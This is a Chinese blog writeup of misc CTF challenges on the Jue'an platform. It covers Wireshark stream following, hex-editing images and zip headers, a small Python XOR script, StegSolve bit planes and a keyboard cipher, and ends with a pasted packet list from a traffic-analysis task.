掘安平台Writeup（持续解题）

原创

notwiner 于 2020-01-29 22:34:04 发布 821 收藏 4

分类专栏： CTF 文章标签： 密码学

本文链接：https://blog.csdn.net/qq_41668936/article/details/104110985

掘安平台Writeup

刷一部分sqli-labs，先掘安平台做点CTF，主要目的是练习web，MSIC和crypto则顺便。

misc


welcome

没什么说的，关注公众号jasafe110然后发flag就行。

hello


流量分析基础题目，工具wireshark

导入后为下图界面



点工具栏的Protocol使之通过传输协议排序，或者直接通过上面的过滤器，找TCP和HTTP即可（基础类型的一般这两个够用）。


挨个点，注意最下面的窗口会显示传输具体内容，发现有一个time为11.930535的，编号为73的有flag字样。但是这个现在没办法复制，选中有flag字样的那一行后右键——追踪流——TCP或者HTTP均可，然后现在就可以复制了。



tips: 流量分析这些即为平时使用浏览器访问所产生的数据流，有不同协议类型（TCP、HTTP、UDP等等），具体可以找wireshark或者流量分析的书看，之前初始wireshark有过部分总结。

misc-hello

解压是个图片，字节分析HxD看一眼，搜索下flag，结束



disk

磁盘里藏着flag

解压后发现两个文件，flag.dmg和.DS_Store，明显flag.dmg有用，放HxD看一下，

大多为乱码，搜索flag又没有有价值的线索，滑动着看，发现临近底部时候出现了%PNG，图片png标识也是这个，复制从%PNG的十六进制数，直到00结尾前的IEND®B`,这个也是PNG的结束位，新建粘贴另存为xx.png，发现flag

图片对比

两张图片有什么不一样吗？

解压，发现两个图片，flag.png和xor.png，放到HxD发现前面部分只有开头有差别，联系上题目为图片对比，猜测异或。（其实也可能是先修复文件头然后放到stegsolve里面对比，但是这里是字符异或）

上脚本，第一次做题写python脚本，不太熟练。（大佬们轻点吐槽）


```
ab = open("flag.png", "rb").read(20)
print(ab)
ac = open("xor.png","rb").read(20)
print(ac)
ab_1 = list(ab);
ac_1 = list(ac);
print(ab_1)
print(ac_1)
ad = ['x' for n in range(20)]
for i in range(19) :
    ad[i] = ab_1[i] ^ ac_1[i]
    i = i + 1
print (ad)
for i in range(19):
    ad[i] = chr(ad[i])
    i = i + 1
ad = "".join(str(i) for i in ad)
print(ad)
```

然后出现结果

颜表情

小姐姐

漂亮的小姐姐



（非上图，原图无法显示，截屏的）一看，图片尺寸不太对劲，有点太宽太低了，猜测是修改像素值，先看原始尺寸为`1566*798`，十进制转十六进制，得到`061e*031e`，放到HxD里面搜索这两个，两个在临近才对，随便修改下为041e，通关。

flag{H1gh_4nD_Wid7h}

真正的黑客才可以看到本质

真正的黑客才可以看到本质


解压，hacker.png，放到StegSolve，看各个色位的效果，Blue plane 0出现二维码，扫码或者QR识别，得到flag。

隐藏在黑夜里的秘密


隐藏在黑夜里的秘密

解压发现加密，放到zip密码爆破工具里面发现异常，应该是伪加密，

放到HxD里面，搜索504B（即文件头），找1400后面的，这里面是0008或者0908，挨个修改09为00（记得文件右键解除锁定），有两个需要修改，（下图为修改后的部分）



然后解压，发现flag.txt和Treeinblack.bmp，bmp格式经常是StegSolve有关的图片隐写格式，打开，然后一直点箭头，发现到Red plane 3时候就已经出现结果。（说好的黑夜呢？不应该是black吗？）



tips:

> 伪加密牵扯到zip压缩包格式问题，在zip中，504B0304为文件头（即文件标识），1400为解压所需版本，0100为加解密（偶不需要密码，奇数需要密码，所以修改09为00），0800为压缩方式，后面的两个xxxx和xxxx为文件修改时间和日期，再后面为CRC-32校验、尺寸、文件名长度、扩展记录等等。

pikaqiu

Why can't I open this picture

解压后发现pikaqiu.jpg的图片，但是损坏，放到HxD里面，发现文件头和文件尾都很不正常，搜了下jpeg的文件头和文件尾，文件头为FFD8FF，文件尾为FFD9，添加即可，注意初始已经有FF了，所以文件头只需要添加FFD8。

tips：


> 不做搬运工，直接放链接文件头与文件尾总结

decode

see through the appearance to perceive the essence

解压，decode.docx的文件，估计是文档隐写，

在word中找到显示，把隐藏文字勾选即可。（复制时候可能无法复制，直接清除样式即可）



damage

Help me fix him 格式：Flag{}

还是图片隐写类，放到HxD里面修改文件头，文件头与文件尾总结，注意已经有G和9了，加上IF8（即49 46 38就行了），然后是动图，简单，放到PS或者StegSolve——Frame Browser就行了（注意e可能会被认为是o）

低头才是王道

99 9 9 88 11 5 5 66 3 88 3 6 555 9 11 4 33
格式:jactf{}


提示低头，低头肯定是键盘密码了，连续的都是重复，而且不超过3个，所以第一个数字确定从哪数，也就是横坐标，多少个位数决定纵坐标。

所以99是l，9是o，88是k，以此类推，得到一串字符，加上格式就行了

数据包分析

第一解出人：Gemini_Pulsar misc-挑战1

一堆数据表，还是走基本路子，大多在HTTP里面，Protocol排序后先看HTTP协议，发现一堆base64有关的，应该是base64编码传输，复制一两个，然后解码


应用显示过滤器 … <Ctrl-/>
表达式…
No. Time Source Destination Protocol Length Info
1977 89.325980298 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.25.2? Tell 192.16…
2023 90.655724749 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.25.2? Tell 192.16…
2054 91.303486153 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.25.2? Tell 192.16…
2090 92.293732205 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.25.2? Tell 192.16…
2108 93.637230432 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.25.2? Tell 192.16…
2135 94.278780882 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.25.2? Tell 192.16…
180 8.260686231 192.168.25.128 192.168.43.83 HTTP 729 POST /upload/1.php HTTP/1.1 (ap…
183 8.282645099 192.168.43.83 192.168.25.128 HTTP 399 HTTP/
187 8.486797464 192.168.25.128 192.168.43.83 HTTP 779 POST
189 8.491449977 192.168.43.83 192.168.25.128 HTTP 474 HTTP/
192 8.581128299 192.168.25.128 192.168.43.83 HTTP 779 POST
195 8.586889274 192.168.43.83 192.168.25.128 HTTP 474 HTTP/
259 10.374211302 192.168.25.128 192.168.43.83 HTTP 771 POST
264 10.391233224 192.168.43.83 192.168.25.128 HTTP 1182 HTTP/
267 10.393175840 192.168.25.128 192.168.43.83 HTTP 771 POST
270 10.432822603 192.168.43.83 192.168.25.128 HTTP 1183 HTTP/
327 12.322104301 192.168.25.128 192.168.43.83 HTTP 769 POST
331 12.340672586 192.168.43.83 192.168.25.128 HTTP 1311 HTTP/
展开子树(X) Shift+Right
展开全部(E) Ctrl+Right
收起全部(A) Ctrl+Left
应用为列
作为过滤器应用
准备过滤器
对话过滤器
用过滤器着色
追踪流
复制
显示分组字节…
导出分组字节流(B)… Ctrl+H
Wiki 协议页面
过滤器字段参考
协议首选项
解码为(A)…
转至链接的分组
在新窗口中显示已链接的分组
[HTTP request 1/6]
[Response in frame: 183]
[Next request in frame: 187]
File Data: 675 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
